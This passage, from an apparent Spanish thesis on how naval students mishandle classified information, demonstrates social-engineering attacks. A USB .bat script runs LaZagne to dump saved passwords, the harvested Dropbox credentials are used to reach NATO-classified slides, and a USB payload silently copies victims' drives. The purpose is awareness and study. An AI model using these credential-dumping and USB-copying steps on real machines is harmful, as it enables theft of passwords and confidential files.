- Copia de seguridad. Podemos utilizar este espacio para guardar archivos a modo de copia de seguridad.
- Compartir. Otra función que nos ofrece, muy utilizada por los usuarios, es la posibilidad de compartir la información con otras personas. Podemos hacerlo de forma limitada con aquellas que escojamos e incluso hacerlo de forma pública para que cualquier usuario pueda acceder a los archivos compartidos.
- Sincronización. Algunos servicios permiten la sincronizar automáticamente los datos entre distintos dispositivos. De esta forma un archivo que creemos o modifiquemos en un dispositivo se actualizará en todos aquellos que estén conectados al mismo servicio en la nube

Del mismo modo, estos servicios de almacenamiento entrañan una serie de vulnerabilidades asociadas a su uso tan globalizado. Entre otras destacan:

- Acceso de personas no autorizadas. Para utilizar el almacenamiento en la nube siempre será necesario que nos identifiquemos con usuario y contraseña. Si por algún fallo nos roban la clave, tendrán acceso a toda nuestra información.
- Acción de un atacante malintencionado. Un ataque llevado a cabo por ciberdelincuentes especializados contra el servicio podría dejar toda nuestra información al alcance de cualquiera o incluso eliminarla.
- Información clasificada. Pese a la ilegalidad de la difusión de la información clasificada, son muchos los individuos que hacen uso de este tipo de almacenamiento para compartir archivos o documentos con su grupo de trabajo, por ejemplo. Las repercusiones ligadas a cualquiera de los dos riesgos arriba mencionados serían graves, pudiendo llegar a poner en jaque a algún organismo o sistema nacional o internacional (OTAN).


En definitiva, toda información almacenada en la nube (en cualquiera de sus versiones) es accesible a todo el mundo. En el apartado 4.1.1 quedan detalladas una serie de pautas para dificultar la obtención de la información almacenada en estas plataformas por parte de un agresor malintencionado.

2.7.3 Llave USB

La aplicación de la ingeniería social *in situ* en un escenario es más difícil puesto que hay que llevarlo a cabo en persona. No ser descubierto por el objetivo a atacar o simplemente no conseguir el éxito con el primer ataque aumenta las posibilidades de fracasar en un ataque dirigido. En este tipo de ataques entran a jugar otros conceptos que en otro tipo de escenario no se tendrían en cuenta como son el mensaje, el canal, los receptores o la fuente.

El uso de la llave USB como vector de ataque está cada vez está más extendido y su éxito radica en su sencillez. Con un simple código elaborado u obtenido de internet en formato *.txt* y convertido en archivo *.bat* podremos ejecutar el *malware* en cualquier ordenador.

El código se configura para que cuando en el ordenador en el que se ha ejecutado el *malware* (Figura 2-13) se introduzca cualquier dispositivo de almacenamiento externo en cualquiera de sus puertos, toda la información que esté contenida en este extraíble se vuelque en la carpeta que se ha predefinido.



```
C:\WINDOWS\system32\cmd.exe
Esperando usb...
Unidad e:\ "INFOCLASTFG" detectada
Esperando usb...
Unidad e:\ "INFOCLASTFG" detectada
Esperando usb...
Unidad e:\ "INFOCLASTFG" detectada
Esperando usb...
Unidad e:\ "INFOCLASTFG" detectada
Esperando usb...
Unidad e:\ "INFOCLASTFG" detectada
Esperando usb...
Unidad e:\ "INFOCLASTFG" detectada
Esperando usb...
Unidad e:\ "INFOCLASTFG" detectada
Esperando usb...
Unidad e:\ "INFOCLASTFG" detectada
Esperando usb...
Unidad e:\ "INFOCLASTFG" detectada
Esperando usb...
Unidad e:\ "INFOCLASTFG" detectada
Esperando usb...
```

Figura 2-13 Ejecución del *.bat* y volcado de la información de extraíble INFOCLASTFG.

2.7.4 LaZagne

LaZagne es una herramienta que sirve para recuperar las contraseñas cifradas almacenadas en Windows o Linux. Es una herramienta que ayuda a conocer la información (Figura 2-14) que está almacenada en un sistema operativo. El programa es capaz de obtener las contraseñas almacenadas de más de veinte utilidades entre las que se encuentran navegadores como Firefox, Chrome, Opera, Hotmail, Skype, Outlook, Internet Explorer y otras más de administración y servidores a pesar de que los propios usuarios crean que con hacer un *logout* o pulsar salir ya es suficiente. También cuenta con una lista menos extensa para aplicaciones basadas en Linux.

LaZagne se convierte en una utilidad de auditoría, pues tiene opciones avanzadas para usar diccionarios en caso de que algunas contraseñas encontradas requieran de la técnica de fuerza bruta como *hashes* del sistema.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\Jose>cd Desktop

C:\Users\Jose\Desktop>laZagne.exe -h
usage: laZagne.exe [-h] [-version]
                  {chats,mails,all,git,svn,database,windows,wifi,sysadmin,brows
ers,games,memory,php,naven}
                  ...

=====
                        The LaZagne Project
                        ! BANG BANG !
=====

positional arguments:
  {chats,mails,all,git,svn,database,windows,wifi,sysadmin,browsers,games,memory,
php,naven}
    chats                Choose a main command
    mails                Run chats module
    all                  Run mails module
    git                  Run all modules
    svn                  Run git module
    database             Run svn module
    windows              Run database module
    wifi                Run windows module
    sysadmin            Run wifi module
    browsers            Run sysadmin module
    games               Run browsers module
    memory              Run games module
    php                 Run memory module
    naven               Run php module
    naven               Run naven module

optional arguments:
  -h, --help            show this help message and exit
  --version             laZagne version

C:\Users\Jose\Desktop>_
```

Figura 2-14 Diferentes aplicaciones para obtención de contraseñas LaZagne.exe.

3 DESARROLLO DEL TFG

3.1 Introducción

Invertir grandes cantidades de dinero en desarrollar e implementar nuevas tecnologías para detener a los hackers antes de que accedan a la información parece una medida básica y obvia. “A pesar de nuestra predilección por usar la tecnología para resolver lo que parecen ser problemas tecnológicos, estamos pasando por alto una de las amenazas más persistentes de la ciberseguridad: el comportamiento humano”, según afirma Alex Blau, vicepresidente de la ONG Ideas42. No parece exagerado asumir que las acciones humanas suponen en muchos casos una vulnerabilidad para la ciberseguridad, pues no debemos olvidar que la contraseña más utilizada mundialmente año tras año, sigue siendo 123456 [15].

El uso inadecuado de la información clasificada ha quedado patente en muchos ámbitos. Conceptos como la *nube*, *redes sociales* o tecnologías portátiles han ofrecido al usuario malintencionado una nueva puerta para explorar vulnerabilidades.

Si, además, a la problemática anterior se le suma el mal uso que se hace de los dispositivos portátiles, como los teléfonos móviles o las *tablets*, donde se une información personal con información profesional por comodidad, no solo pelagra la privacidad de los datos del usuario, sino también la confidencialidad de la información clasificada y valiosa de la institución, susceptible de ser vulnerable.

A lo largo de este proyecto se va a explicar cómo son, principalmente personas, las fuentes donde radican la mayor fuente de problemas en gestión de la información. Para ello, se llevarán a cabo ciertos ataques dirigidos cuyo objetivo será la obtención de información clasificada. En general, es la falta de conocimientos de los alumnos y la poca formación de los mismos, lo que desemboca en la violación de la información clasificada. Aunque sin duda, una mala configuración de un equipo, un encaminador, un conmutador o una desactualización del antivirus suponen, del mismo modo, un gran aliciente en la mala gestión de la información.

Por otra parte, destacan varios problemas que surgieron durante el desarrollo del proyecto. Trabajar con el CCN ha supuesto tener que superar varias restricciones para emplear algunas herramientas como Rocío, cuyo acceso quedaba limitado a la autorización mediante certificado web, o el acceso a algunas doctrinas, cuyo acceso estaba restringido hasta que el usuario no quedase registrado en la página del CCN-CERT. De tal modo que, para poder quedar registrado en la página del CCN o tener acceso al certificado web, hubo que ponerse en contacto con los responsables del departamento que, tras una breve entrevista, autorizaron el acceso a la herramienta y a las doctrinas. Además, el uso de la herramienta Rocío, quedaba restringido únicamente a sistemas CISCO.

3.2 Situación del problema

3.2.1 Introducción

Consciente o inconscientemente, muchas veces el alumnado almacena, procesa o difunde información clasificada no solo a nivel Nacional sino también a nivel OTAN, susceptible de ser copiada, sin acatar ningún tipo de cuidado o norma. No cerrar correctamente una sesión en una plataforma como puede ser Dropbox, no cerrar correctamente una sesión en nuestro correo corporativo o poseer información confidencial en nuestros ordenadores personales, dispositivos de almacenamiento portátil o *tablets* pueden desencadenar en el incumplimiento de las leyes de protección de la información. Además, esa información puede acabar en manos de quien no debiera, suponiendo un peligro probablemente para la Nación.

3.2.2 Demostración de necesidades

Para reforzar la teoría del factor humano como responsable, casi íntegro, de la mayoría de los conflictos y/o problemas derivados de la mala gestión de la información clasificada, durante el desarrollo del trabajo se elaboraron una serie de encuestas cuyos resultados (Figura 3-1) argumentan y realzan el problema existente en materia de formación y concienciación por parte del alumnado de la ENM.

En las encuestas realizadas al alumnado, se abordaron los siguientes temas:

- El conocimiento acerca del término STIC y las doctrinas elaboradas
- El ámbito de aplicación de dichas doctrinas con el fin de descartar que los resultados obtenidos en el punto arriba mencionado, había sido meramente una especulación

Los resultados analizados resultaron ser de gran interés, pues dejaban patente que el desconocimiento existente en el alumnado de la ENM no es una mera especulación, sino algo patente.

¿HA OÍDO HABLAR ALGUNA VEZ DE LAS DOCTRINAS STIC?




Figura 3-1 Nivel de conocimientos de los alumnos de la ENM en materia STIC.

EN CASO DE HABER OÍDO HABLAR DE LAS DOCTRINAS
STIC, ¿SABE CUÁL ES EL ÁMBITO Y OBJETO DE
APLICACIÓN DE LAS MISMAS?




Figura 3-2 Nivel de conocimientos de los alumnos de la ENM en materia STIC.

Por otro lado, está claro que los alumnos no revisan periódicamente su correo corporativo o si realmente llevan a cabo esta acción, desde luego que pasan por alto correos tan importantes como los que se demuestran en la (Figura 3-4) donde se observan los diferentes mensajes de concienciación y guías de buenos usos que, tanto el MCCD como el CCN hacen llegar a los componentes de las FAS y, por consiguiente, a los alumnos.

RESUMEN EN MATERIA STIC




Figura 3-3 Resumen nivel de conocimientos de los alumnos de la ENM en materia STIC.

La Figura 3-3 resume el nivel de conocimientos de los alumnos de la ENM en materia STIC. En el gráfico queda representadas las tres respuestas que se han buscado valorar en materia STIC, con el fin de validar y demostrar que los alumnos no reciben la formación necesaria en esta materia. Estas pruebas son un aliciente más para el desarrollo de este TFG.



Figura 3-4 Mensajes del MCCD y del CCN en la bandeja del correo corporativo.

Se puede observar en la Figura 3-5 que la concienciación y sensibilización no es un problema ajeno a la ENM, pues organismos tan importantes como los ya mencionados CCN y MCCD clarifican la importancia del asunto.




Figura 3-5 Contenido de un mensaje del MCCD.

Si se observa la situación descrita, queda patente que el problema reside en los alumnos de la ENM y que abordarlo en su periodo de formación puede solucionar futuros problemas mayores. Es obvio que la problemática no se puede generalizar, pero las estadísticas demuestran la necesidad.

3.3 Obtención de información clasificada


Con el fin de dejar patente que cualquier individuo con ninguna formación específica, pero con cierto interés en el asunto es capaz de obtener información de diversas fuentes, en este apartado se detalla el modo y manera en el que se ha obtenido cierta información clasificada, demostrando que es necesario cambiar la perspectiva del alumno en el tema de la gestión y difusión de la información. Para ello, de manera presencial o no presencial en el escenario a atacar y aplicando la ingeniería social, se ha conseguido obtener documentos relevantes que desde el punto de vista OTAN son considerados como material confidencial o incluso material secreto, tanto en plataformas que almacenan archivos en la nube (*Dropbox*), como a través de una red local (*Metasploit*), o a través de herramientas físicas que contienen *malwares* (*llave USB*).

3.3.1 LaZagne

En ocasiones, cierta información clasificada es gestionada en plataformas de almacenamiento o en grupos de trabajo que llevan asociadas un usuario y una contraseña. Por consiguiente, podemos suponer que para acceder a esta información clasificada basta con obtener la contraseña de dicho usuario.

Si aplicamos la ingeniería social y conseguimos ejecutar físicamente el *malware*, será suficiente para conseguir la información de un gran número de contraseñas almacenadas en el sistema operativo.

Para este supuesto, hemos creado un archivo de extensión *.bat* (Figura 3-6) que contendrá el código de ejecución del *malware*.




```
laZagne: Bloc de notas
Archivo Edición Formato Ver Ayuda
d:
e:
f:
laZagne.exe all -oN
cls
exit
```

Figura 3-6 Código ejecución del malware

Este archivo *.bat* se almacena en el extraíble que se usará posteriormente como herramienta de transmisión del *malware* y que, junto con la aplicación *LaZagne.exe* (la cual deberá almacenarse del mismo modo en el extraíble puesto que no se puede ejecutar el *.bat* sin el *.exe*), conformará vector de ataque.

Una vez que hemos aplicado la ingeniería social y hemos conseguido introducir la unidad extraíble en el ordenador objetivo, podremos lanzar el *.bat* (Figura 3-7).



```
Password found !!!
URL: https://accounts.google.com/SignUp
Login: infoclasstfg
Password: trabajofindegrado

Password found !!!
URL: https://www.dropbox.com/ajax_login
Login: infoclasstfg@gmail.com
Password: trabajofindegrado

[+] 10 passwords have been found.
For more information launch it again with the -v option

elapsed time = 0.125
C:\Users\Jose\Desktop>
```

Figura 3-7 Resultado tras la ejecución del *.bat*.

Para una mejor comprensión, la ejecución del *malware* se ha realizado en un primer plano en vez de en un segundo plano. De este modo, los resultados obtenidos tras su lanzamiento se pueden ver en pantalla como muestra la Figura 3-7. De otra manera, la ejecución del programa se realizaría en segundo plano y los resultados obtenidos serían almacenados en un archivo *.txt* en la misma unidad extraíble donde se encuentra el *malware* como se observa en la Figura 3-8.

```
Password found !!!  
URL: https://accounts.google.com/SignUp  
Login: infoclasstfg  
Password: trabajofindegrado  
  
Password found !!!  
URL: https://www.dropbox.com/ajax_login  
Login: infoclasstfg@gmail.com  
Password: trabajofindegrado  
  
[+] 10 passwords have been found.
```



Figura 3-8 Archivo .txt donde quedan almacenadas las contraseñas extraídas.

De la Figura 3-7 o de la Figura 3-8, podemos observar que el objetivo posee una cuenta Dropbox cuyo usuario y contraseña son conocidos y que, además, coincide con una misma cuenta Google. Podemos deducir que probablemente el usuario haya hecho su registro como “nuevo usuario” en la plataforma Dropbox empleando la misma cuenta que tiene en Google.

Al comprobar si dicho usuario (en este caso “Info Class”) y contraseña nos permitía el acceso a la cuenta de Dropbox con el fin de obtener información relevante desde nuestro punto de vista, observamos (Figura 3-9) que efectivamente podemos acceder sin ningún problema a dicha cuenta y que, además, este usuario ha empleado la plataforma para almacenar información clasificada.




Figura 3-9 Acceso a la plataforma y obtención de información de carácter confidencial.

Además, podemos corroborar que la información clasificada almacenada en dicha plataforma, es información confidencial como podemos observar más adelante.

Se puede observar que sin grandes esfuerzos se ha podido obtener información clasificada. Una mala configuración del navegador web simplifica y facilita mucho la obtención y acceso a cualquier tipo de información y en este caso, debido al ámbito en donde se desarrolla este TFG, esta información tiene un carácter muy relevante. El mero gesto de recordar las contraseñas en el ordenador cada vez que iniciamos una sesión, hace que se convierta en un punto crítico y muy vulnerable.

En el apartado 3.3.2 se desarrolla de manera más concreta el uso que dan los alumnos de las plataformas de almacenamiento. Otro método de obtención de información similar mediante la adquisición de usuarios y contraseñas es el “DNS Spoofing” [14].

3.3.2 Dropbox

Muchos alumnos emplean ciertas plataformas de almacenamiento de archivos en la nube para facilitar el intercambio de información con terceras personas. Por lo general, creemos que estas terceras personas son siempre individuos conocidos y que, por lo tanto, este modo de intercambio de información no entraña ningún peligro. La información que se gestiona en estas plataformas puede o no, ser vulnerable a ataques dirigidos mediante ingeniería social. Lo que sí es cierto es que mucha de la información que manejan queda volcada en estas plataformas. Hablamos de información clasificada.

Para este supuesto, mediante la herramienta *LaZagne* y empleando los procedimientos descritos, hemos obtenido la cuenta y contraseña de la plataforma Dropbox de un usuario determinado.

En la Figura 3-10 se muestra información que a simple vista podría pasar desapercibida y carecer de valor, pero que para cualquier atacante con cierto conocimiento de la materia, tendría un valor muy alto, por tratarse de información con clasificación a nivel OTAN. Esta información fue sacada de una cuenta de Dropbox en un ordenador de uso común, cuyo usuario/usuarios no habían cerrado la sesión correctamente.




Figura 3-10 Información vulnerable almacenada en la plataforma Dropbox.

Efectivamente, tras haber analizado la información almacenada en los documentos *.pptx*, llegamos a la conclusión de que la información almacenada en la plataforma Dropbox puede llegar a ser vulnerable. Si analizamos con mayor detalle los datos que nos aporta este documento, podemos concluir que la información presente en el mismo, ha sido elaborada en base a dos publicaciones OTAN (como

se puede observar en la esquina superior izquierda de la Figura 3-11): la ATP-1 y la ATP-31. Estas publicaciones, como se puede observar en la Figura 3-12, poseen el nivel de clasificación de NATO CONFIDENTIAL. De este modo se deduce que la información, que ha sido colgada por algún alumno en un determinado momento en esta plataforma, puede ser vulnerable a cualquier individuo que posea un mínimo de interés por la misma.



Figura 3-11 Información clasificada contenida en los documentos .pptx de Dropbox.




Figura 3-12 Publicaciones con clasificación NATO CONFIDENTIAL.

3.3.3 Llave USB

Para el desarrollo del siguiente supuesto de obtención de información del ordenador de un individuo, se ha empleado como mecanismo para el ataque, una llave USB. El mecanismo de ataque es básicamente muy parecido al empleado en *LaZagne*.

Dicha llave USB contiene un *malware* con un código de texto de extensión .txt, como se observa en la Figura 3-13. Dicho código, a grandes rasgos, se resume en que la llave USB que utilizaremos como medio para realizar el ataque, tras ejecutarlo en el ordenador de la víctima, va a guardar en una carpeta de destino (en este caso *JaqueMate*) toda la información que la víctima almacene en un USB propio y que se conecte al ordenador infectado. Para ello, la llave USB leerá todos los puertos USB disponibles

en el ordenador y posteriormente comenzará el proceso de copiado de la información almacenada por la víctima en la carpeta preestablecida.

